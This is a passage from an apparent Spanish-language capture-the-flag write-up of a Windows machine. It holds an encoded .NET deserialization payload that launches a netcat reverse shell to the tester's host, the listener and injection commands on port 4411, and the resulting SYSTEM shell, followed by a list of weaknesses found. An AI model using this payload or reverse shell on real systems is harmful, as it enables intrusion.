HVabmd2TWpBd05pOTRZVzFzTDNCeVpYTmxiblJoZEdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWTJVNlUzbHpkR1Z0TGtScFlXZHVi
M04wYVdOek8yRnpjMlZ0WW14NVBWTjVjM1JsYlNJZ2VHMXNibk02ZUQwaWFIUjBjRG92TDNOamFHVnRZWE11YldsamNtOXpiMlowTG1OdmJTOTNhVzV
tZUM4eU1EQTJMM2hoYld3aVBnMEtJQ0E4VDJKcVpXTjBSR0YwWVZCeWIzWnBaR1Z5TGs5aWFtVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY2
05alpYTnpQZzBLSUNBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGMyUTZVSEp2WTJWemMxTjBZWEowU1c1b
WJ5QkJjbWQxYldWdWRITTlJaTlqSUVNNlhGUmxiWEJjYm1NdVpYaGxJQzFsSUdOdFpDNWxlR1VnTVRBdU1UQXVNVFl1TXlBNU1EQXhJaUJUZEdGdVpH
RnlaRVZ5Y205eVJXNWpiMlJwYm1jOUludDRPazUxYkd4OUlpQlRkR0Z1WkdGeVpFOTFkSEIxZEVWdVkyOWthVzVuUFNKN2VEcE9kV3hzZlNJZ1ZYTmx
jazVoYldVOUlpSWdVR0Z6YzNkdmNtUTlJbnQ0T2s1MWJHeDlJaUJFYjIxaGFXNDlJaUlvVEc5aFpGVnpaWEpRY205bWFXeGxQU0pHWVd4elpTSWdSbW
xzWlU1aGJXVTlJbU50WkNJZ0×6NE5DaUFnSUNBZ0lEd3ZjMlE2VUhKdlkyVnpjeTVUZEdGeWRFbHVabTgrRFFvZ0lDQWdQQzl6WkRwUWNtOWpaWE56U
GcwS0lDQThMMDlpYW1WamRFUmhkR0ZRY205MmFXUmxjaTVQWW1wbFkzUkpibk4wWVc1alpUNE5Dand2VDJKcVpXTjBSR0YwWVZCeWIzWnBaR1Z5UGdz
PQs=PS C:\Temp\rrelase\Release>
```

Abrimos dos sesiones, una de escucha y otra para inyectar el PAYLOAD.

```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap nc -nvlp 9001
listening on [any] 9001 ...
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0
```

Añadimos UPLOAD_ORDER; tal como sale en los logs

Finalmente obtenemos administrador.

```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52896
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Conclusiones

Una vez hemos terminado de comprometer todo el sistema, podemos finalizar anotando los puntos fuertes y flojos que hemos ido encontrando.

Partes fuertes.

1. Dificultad de acceso mediante NTLM
2. Buena distribución de accesos y privilegios
3. Vulnerabilidades por privilegios de Windows fortificadas

Partes a mejorar.

1. Usuario interno de Windows expuesto públicamente
2. Cuenta de servicio (MSSQL) vulnerable a Kerberosroasting
3. Información sensible en ficheros DLL
4. Inyección de código en el puerto 4411